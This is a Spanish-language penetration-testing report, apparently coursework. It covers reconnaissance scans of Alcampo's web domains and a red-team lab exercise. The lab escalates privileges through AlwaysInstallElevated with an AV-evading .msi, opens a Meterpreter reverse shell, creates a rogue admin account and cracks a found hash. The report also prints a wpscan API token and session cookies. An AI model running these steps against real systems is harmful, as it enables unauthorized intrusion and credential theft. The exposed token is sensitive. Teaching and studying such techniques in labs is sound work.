
Para comprobar si hay alguna debilidad o vulnerabilidad en nuestros dominios vamos a usar la herramienta de **EyeWitness** que hemos procedido a instalar en nuestro kali. Para ello hemos creado un documento .txt que contiene las urls a las que la herramienta hará una captura de pantalla para intentar encontrar cualquier problema en la página web.

Una vez que hemos creado el archivo introducimos el comando **./EyeWitness.py -f url.txt --web** y nos abre una interfaz gráfica en nuestro navegador con los datos obtenidos. En el dominio <http://proveedores.alcampo.es> encontramos algo interesante ya que nos muestra la Set-Cookie: **JSESSIONID=8DFEB5AC63BEFD0283B8F737B4F2EF06; Path=/; HttpOnly;HttpOnly;Secure**




Y en <http://Alcampo.es> obtenemos tambien Set-Cookie:

**AWSALB=M8dGdwEpZH2BrgjW32g621fsarSNgS+IBRU7fIWDYUf/niEkI1jQHDpPiL5zaXFzzF  
bNn4wAfVq9Hnum/iViaSREzF7AFcDRFaUjNiSvUayeIT6tBbBuhVUXuLG; Expires=Wed, 31  
Jan 2024 15:46:45 GMT; Path=/**



#### 4.4. Identificación de tecnologías

La herramienta **Wappalyzer** nos permite saber las tecnologías que se han usado en las páginas web y otros datos de interés.



**Gestor de Contenido**

-  [WordPress](#) 6.4.2

**Analítica**

-  [Piwik PRO Core](#)

**Blog**

-  [WordPress](#) 6.4.2

**Framework JavaScript**

-  [Vue.js](#) 2.6.11

**Tipografía**

-  [Google Font API](#)
-  [Twitter Emoji \(Twemoji\)](#) 14.0.2

**Miscelánea**

**Lenguaje de programación**

-  [PHP](#)

**Base de Datos**

-  [MySQL](#)

**Landing Page Builder**

-  [Elementor](#) 3.18.3

**Librerías JavaScript**

-  [jQuery UI](#) 1.13.2
-  [core-js](#) 3.32.0
-  [jQuery Migrate](#) 3.4.1
-  [jQuery](#) 3.7.1

**Temas de WordPress**

-  [Hello Elementor](#) 2.9.0

**Wappalyzer**

**TECNOLOGÍAS**    **MÁS INFORMACIÓN**    [!\[\]\(09816c7b16ce115cd1ef175c5c4838b6\_img.jpg\) Export](#)

**Gestor de Contenido**

-  [Drupal](#)

**Analítica**

-  [Google Analytics](#) GA4

**Seguridad**

-  [HSTS](#)

**Servidor Web**

-  [Apache HTTP Server](#)

**Lenguaje de programación**

-  [PHP](#)

**Librerías JavaScript**

-  [jQuery Migrate](#) 3.0.0
-  [jQuery](#) 3.1.1

[¿Algo funciona mal o falta?](#)

**Generate sales leads**

Find new prospects by the technologies they use. Reach out.

#### 4.5. Identificación automatizada de vulnerabilidades

Para la identificación pasiva se va a hacer uso de **wpscan** en los dominios que gracias a **Wappalyzer** se conoce que están construidos con WordPress.

Utilizamos la herramienta introduciendo el comando

```
wpscan wpscan --stealthy --ignore-main-redirect --api-token  
VWY1sLGmq7AfatTwYwxarylTHIJKZfqdssluxfK7lXoQ --url https://alcampocorporativo.es/ -o wpscan1.txt
```


Que tiene la url donde vimos que usaba WordPress y que nos lo muestre en un archivo .txt

Nos sale que hay 25 vulnerabilidades encontradas, aunque muchas ya están solucionadas al actualizar la versión.

La siguiente herramienta utilizada para esta búsqueda automatizada ha sido nuclei. Realiza escaneo de las urls indicadas en busca de vulnerabilidades. Podemos elegir la gravedad de la vulnerabilidad. En nuestro caso ponemos vulnerabilidades criticas y altas con el comando

```
nuclei -u alcampocorporativo.es -s critical,high -o nuclei.txt
```

Analizamos ese dominio y los demás y en ninguno nos muestra ninguna vulnerabilidad grave o critica.



```
kali@kali:~$ nuclei -u alcampocorporativo.es -s critical,high -o nuclei.txt  
[NF] Current nuclei version: v3.1.6 (outdated)  
[NF] Current nuclei-templates version: v9.7.4 (latest)  
[RN] Scan results upload to cloud is disabled.  
[NF] Targets loaded for current scan: 1  
[NF] Templates loaded for current scan: 2380  
[NF] Executing 2380 signed templates from projectdiscovery/nuclei-templates  
[NF] Targets loaded for current scan: 1  
[NF] Running httpx on input host  
[NF] Found 0 URL from httpx  
[NF] Templates clustered: 167 (Reduced 187 Requests)  
[NF] No results found. Better luck next time!  
[NF] Current nuclei version: v3.1.6 (outdated)  
[NF] Current nuclei-templates version: v9.7.4 (latest)  
[RN] Scan results upload to cloud is disabled.  
[NF] New templates added in latest release: 6  
[NF] Templates loaded for current scan: 2380  
[NF] Executing 2380 signed templates from projectdiscovery/nuclei-templates  
[NF] Targets loaded for current scan: 1  
[NF] Running httpx on input host  
[NF] Found 1 URL from httpx  
[NF] Templates clustered: 167 (Reduced 187 Requests)  
[CUT] CTRL+C pressed: Exiting  
[NF] Attempting graceful shutdown ...
```

La última herramienta que usaremos será **spiderfoot** que nos hará un scanner completo. Lo configuramos y abrimos desde terminal e introducimos los dominios a escanear. En correlations nos sale las vulnerabilidades que hay en el dominio.

Vemos que en `alcampocorporativo.es` no hay ninguna vulnerabilidad y en el resto de dominios tampoco.


The screenshot shows the SpiderFoot v4.0 interface. The main window displays a scan for the domain `alcampocorporativo` which has completed successfully (FINISHED). A modal dialog is overlaid on the interface, showing a bar chart titled "Percentage of Unique Elements" ranging from 0 to 24. The chart shows several peaks, with the highest peak reaching approximately 11%. Below the chart, there is a preview of the data and options to save, copy to clipboard, or open in Firefox or Imgur. The background shows the scan results for other domains like `compra online alcampo`, `alimentacion alcampo`, `franquicias alcampo`, `proveedores alcampo`, and `Alcampo`.

The screenshot shows the SpiderFoot v4.0 interface with the "Scans" page active. The table lists several scans with their status, start and finish times, number of elements, and correlation counts. The scans include:

Name	Target	Started	Finished	Status	Elements	Correlations	Action
Alcampo	alcampo.es	2024-01-24 17:42:12	Nxt yet	RUNNING	136	0 0 0 0	■ ○
compra online alcampo	www.compraonline.alcampo.es	2024-01-24 17:37:06	2024-01-24 17:41:18	FINISHED	171	0 0 0 3	■ ○ ○
alimentacion alcampo	www.alimentacion.alcampo.es	2024-01-24 17:33:45	2024-01-24 17:36:10	FINISHED	146	0 0 0 0	■ ○ ○
franquicias alcampo	franquicias.alcampo.es	2024-01-24 17:30:20	2024-01-24 17:33:26	FINISHED	127	0 0 0 0	■ ○ ○
proveedores alcampo	proveedores.alcampo.es	2024-01-24 17:25:22	2024-01-24 17:28:56	FINISHED	177	0 0 0 0	■ ○ ○
alcampocorporativo	alcampocorporativo.es	2024-01-24 17:07:03	2024-01-24 17:24:11	FINISHED	471	0 0 1 3	■ ○ ○
Alcampo	alcampo.es	2024-01-24 17:04:52	Nxt yet	RUNNING	4	0 0 0 0	■ ○ ○
Alcampo	alcampo.es	2024-01-24 12:29:20	2024-01-24 17:04:45	ABORTED	20597	0 0 0 0	■ ○ ○

The right side of the interface shows a terminal window with command-line output related to the scans.

Mientras que en el dominio Alcampo.es aparecen numerosas correlaciones que habría que analizar para ver si se pueden explotar.



Se adjunta los archivos csv de los informes creados por spiderfoot.


## 5. Ejercicio 2: Ejercicio de Red Team

Partiendo de la siguiente situación:

Insertar captura ejercicio

### Ejercicio 2: Ejercicio de Red Team

Partiendo de la siguiente situación:




Se consigue un usuario en el servidor que se encuentra en la DMZ y se consigue conectar un maquina Debian con herramientas para el proyecto.

El objetivo sería realizar una enumeración del active directory e intentar obtener privilegios de domain admin. Se deberá entregar un informe técnico explicando que se ha hecho.

Tenemos 4 máquinas. En primer lugar tenemos un Debian desde el que haremos el ataque. En segundo lugar tenemos una máquina Windows donde tenemos que escalar privilegios y obtener información. Tercero, un Windows con un usuario de dominio y por último un Windows Server con la información del servidor, usuarios al que tenemos que acceder para completar la escalada de privilegios.

Comenzamos usando el comando **systeminfo** obtenemos esta información de nuestra máquina Windows




Lanzamos los comandos

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

```
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Y comprobamos que la máquina es vulnerable y se puede realizar la escala de privilegios


Insertar captura escalado



Los comandos al estar en OX1 indica que un usuario con cualquier privilegio puede ejecutar archivos .msi como **NT AUTHORITY\SYSTEM** que es el usuario de sistema de mayor rango en Windows.

Para ello comprimimos el archivo .msi para que no sea detectable por el antivirus de la máquina y así poder tener el archivo en nuestro Windows para que se ejecute.

Una vez que se ha ejecutado el archivo .msi en el Windows podemos observar que se ha abierto una sesión en el meterpreter desde la que estamos conectados a la máquina Windows.



The screenshot shows a terminal window titled "Terminal" running on a "debian lateral" VM. The window displays a Metasploit exploit session. The session starts with payload options for "generic/shell\_reverse\_tcp". It shows two configuration parameters: LHOST set to "yes" and LPORT set to 4444. Below this, the exploit target section lists a single target named "Wildcard Target". The user then runs the msf6 exploit command with the payload set to "windows/x64/meterpreter/reverse\_tcp". The exploit successfully starts a reverse TCP handler on port 4443 and opens a meterpreter session on the target host at IP 192.168.179.141. The session ID is 1, and the session was opened at 2024-01-21 22:52:56 +0100.

```
Payload options (generic/shell_reverse_tcp):
Name  Current Setting Required Description
----- 
LHOST      yes   The listen address (an interface may be specified)
LPORT      4444  yes   The listen port


Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.


msf6 exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:443
[*] Sending stage (200774 bytes) to 192.168.179.141
[*] Meterpreter session 1 opened (192.168.179.139:443 -> 192.168.179.141:49876) at 2024-01-21 22:52:56 +0100
```

Además en la máquina Windows se ha creado el usuario que queríamos llamado **rottenadmin** en el sistema con privilegios de administrador como podemos comprobar si vemos los usuarios.



Ya tenemos el usuario creado por lo que podemos buscar carpetas, documentos y datos importantes dentro de la máquina y buscando encontramos un archivo .txt llamado importante. Al abrirlo encontramos este texto:



Al obtener esta información vamos a la página <https://crackstation.net/> e introducimos la contraseña que tenemos en el archivo y obtenemos el siguiente resultado

**CrackStation**

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
F46556C00B694E614F3E80DAE6B9F58
```

No soy un robot  reCAPTCHA  
Provider: Twitter

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-hashed, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), Qubes 3.1 Backup Defaults

